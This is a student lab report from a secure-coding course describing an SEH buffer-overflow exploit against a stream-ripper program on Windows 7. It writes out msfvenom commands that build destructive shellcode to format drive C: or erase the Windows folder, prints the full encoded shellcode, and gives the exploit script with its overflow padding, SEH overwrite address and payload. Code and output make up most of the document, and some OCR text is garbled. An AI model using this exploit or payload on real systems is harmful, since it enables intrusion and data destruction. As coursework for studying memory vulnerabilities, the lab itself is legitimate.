CSE 2010 || Secure Coding

WIN 20-21

Lab: 9

Name: R B Ch S Tarun RegNo: 19BCN7122

Topic: Working with the memory vulnerabilities – Part III

Lab experiment - Working with the memory vulnerabilities – Part III

Task

Download Vulln.zip from teams.

Deploy a virtual windows 7 instance and copy the Vulln.zip into it.

Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe

Download and install python 2.7.* or 3.5.*

Run the exploit script II (exploit2.py) to generate the payload

Install Vuln_Program_Stream.exe and Run the same

Analysis

Crash the Vuln_Program_Stream program and try to erase the hdd.

➔


START..

For doing this, we need to generate the shell code using msf-venom in kali linux.

The process of generating the shell code is given below.


- ➔ Open terminal in kali linux and enter the code:

```
msfvenom -a x86 –platform windows –p windows/exec
CMD=format C:/fs:ntfs -e x86/alpha_mixed -b
“\x00\x14\x09\x0a\a0d 0f python”
```




```
┌──(kali㉿kali)-[~]
└─$ ^[[200~msfvenom -a x86 --platform windows -p windows/exec CMD=format C: /fs:ntfs -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d
"  -f python
zsh: bad pattern: ^[[200~msfvenom

┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=format C: /fs:ntfs -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f p
ython
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 444 (iteration=0)
x86/alpha_mixed chosen with final size 444
Payload size: 444 bytes
Final size of python file: 2172 bytes
buf =  b""
buf += b"\x89\xe3\xdd\xc3\xd9\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x59\x78\x6d"
buf += b"\x52\x35\x50\x43\x30\x55\x50\x75\x30\x6c\x49\x4b\x55"
buf += b"\x45\x61\x4b\x70\x35\x34\x6c\x4b\x52\x70\x76\x50\x6c"
buf += b"\x4b\x50\x52\x46\x6c\x6e\x6b\x63\x62\x74\x54\x6e\x6b"
buf += b"\x73\x42\x31\x38\x46\x6f\x6c\x77\x33\x7a\x65\x76\x76"
buf += b"\x51\x69\x6f\x4e\x4c\x65\x6c\x61\x71\x51\x6c\x43\x32"
buf += b"\x44\x6c\x47\x50\x69\x51\x78\x4f\x74\x4d\x36\x61\x49"
buf += b"\x57\x79\x72\x49\x62\x42\x72\x62\x77\x6e\x6b\x73\x62"
buf += b"\x56\x70\x4c\x4b\x73\x7a\x55\x6c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x43\x48\x48\x63\x47\x38\x36\x61\x38\x51\x53\x61"
buf += b"\x6e\x6b\x51\x49\x35\x70\x55\x51\x39\x43\x6e\x6b\x57"
buf += b"\x39\x36\x78\x79\x73\x45\x6a\x71\x59\x4c\x4b\x54\x74"
buf += b"\x6e\x6b\x77\x71\x39\x46\x76\x51\x69\x6f\x4e\x4c\x4b"
buf += b"\x71\x4a\x6f\x36\x6d\x46\x61\x69\x57\x30\x38\x69\x70"
buf += b"\x72\x55\x38\x76\x55\x53\x73\x4d\x38\x78\x67\x4b\x51"
buf += b"\x6d\x66\x44\x73\x45\x49\x74\x76\x38\x6e\x6b\x32\x78"
buf += b"\x35\x74\x63\x31\x38\x53\x63\x56\x6e\x6b\x46\x6c\x62"
buf += b"\x6b\x4e\x6b\x46\x38\x45\x4c\x35\x51\x68\x53\x6e\x6b"
buf += b"\x36\x64\x4c\x4b\x47\x71\x7a\x70\x4f\x79\x43\x74\x54"
```

And the shell code generated now copy it...




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=erase c:\windows  -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f py
thon
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 442 (iteration=0)
x86/alpha_mixed chosen with final size 442
Payload size: 442 bytes
Final size of python file: 2153 bytes
buf =  b""
buf += b"\x89\xe7\xd9\xc7\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x78\x68\x4f"
buf += b"\x72\x57\x70\x77\x70\x33\x30\x51\x70\x6b\x39\x69\x75"
buf += b"\x45\x61\x6f\x30\x45\x34\x6c\x4b\x36\x30\x54\x70\x6e"
buf += b"\x6b\x32\x72\x44\x4c\x4c\x4b\x33\x62\x54\x54\x6e\x6b"
buf += b"\x62\x52\x45\x78\x46\x6f\x4d\x67\x51\x5a\x46\x46\x45"
buf += b"\x61\x4b\x4f\x4c\x6c\x55\x6c\x71\x71\x63\x4c\x54\x42"
buf += b"\x44\x6c\x51\x30\x79\x51\x6a\x6f\x64\x4d\x67\x71\x38"
buf += b"\x47\x38\x62\x48\x72\x72\x72\x31\x47\x6c\x4b\x30\x52"
buf += b"\x56\x70\x4c\x4b\x70\x4a\x35\x6c\x4c\x4b\x70\x4c\x72"
buf += b"\x31\x72\x58\x4a\x43\x43\x78\x56\x61\x4e\x31\x30\x51"
buf += b"\x6c\x4b\x30\x59\x75\x70\x63\x31\x49\x43\x6e\x6b\x32"
buf += b"\x69\x74\x58\x5a\x43\x57\x4a\x33\x79\x4c\x4b\x75\x64"
buf += b"\x4e\x6b\x43\x31\x5a\x76\x36\x51\x4b\x4f\x4c\x6c\x39"
buf += b"\x51\x4a\x6f\x34\x4d\x56\x61\x69\x57\x54\x78\x79\x70"
buf += b"\x64\x35\x68\x76\x67\x73\x51\x6d\x4c\x38\x35\x6b\x53"
buf += b"\x4d\x35\x74\x32\x55\x38\x64\x71\x48\x6e\x6b\x43\x68"
buf += b"\x71\x34\x35\x51\x39\x43\x42\x46\x4c\x4b\x64\x4c\x32"
buf += b"\x6b\x6e\x6b\x62\x78\x37\x6c\x35\x51\x69\x43\x6c\x4b"
```

Now we need to change the shell code in the exploit2.py


exploit2.py - C:\Users\Lifenest\Desktop\ersdisk\exploit2.py (2.7.17)
File Edit Format Run Options Window Help


```
junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

#msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf =  b""
buf += b"\x89\xe3\xdd\xc3\xd9\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x59\x78\x6d"
buf += b"\x52\x35\x50\x43\x30\x55\x50\x75\x30\x6c\x49\x4b\x55"
buf += b"\x45\x61\x4b\x70\x35\x34\x6c\x4b\x52\x70\x76\x50\x6c"
buf += b"\x4b\x50\x52\x46\x6c\x6e\x6b\x63\x62\x74\x54\x6e\x6b"
buf += b"\x73\x42\x31\x38\x46\x6f\x6c\x77\x33\x7a\x65\x76\x76"
buf += b"\x51\x69\x6f\x4e\x4c\x65\x6c\x61\x71\x51\x6c\x43\x32"
buf += b"\x44\x6c\x47\x50\x69\x51\x78\x4f\x74\x4d\x36\x61\x49"
buf += b"\x57\x79\x72\x49\x62\x42\x72\x62\x77\x6e\x6b\x73\x62"
buf += b"\x56\x70\x4c\x4b\x73\x7a\x55\x6c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x43\x48\x48\x63\x47\x38\x36\x61\x38\x51\x53\x61"
```

Now run the exploit2.py in the cmd and the payload is generated




Name	Date modified	Type	Size
exploit2	4/24/2021 5:02 PM	Python File	3 KB
payload	4/24/2021 5:02 PM	Text Document	5 KB

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Lifenest>cd desktop/ersdisk

C:\Users\Lifenest\Desktop\ersdisk>python exploit2.py

C:\Users\Lifenest\Desktop\ersdisk>
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%ãÝÃÙsô^VYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlYxmR5PC0UPu0lIKUEaKp
```

After the generation of payload, copy the payload and inject in the stream-ripper software.



Max KB To Rip: 0

Destination:

Relay Port: 10069

Search Text: AAAAAAAAAAAAAAë

SRipper MFC Application has stopped working


A problem caused the program to stop working correctly. Please close the program.

Close the program

ANALYSIS:

After injecting the payload in the stream-ripper it crashed as usual.

Same goes with frigate too.



● Computer name: ikO8UBFROT2RMu1Qd30AA

○ IP Address: 0 . 0 . 0 . 0

This is due to the buffer overflow vulnerability.

But the disk isn’t cleared because of the security in windows 7 due to the security in windows 7 it doesn’t allow formatting the drive when windows is running, and also we created the shell code for “/q” quite formatting, so we didn’t get the sign of clearing the disk.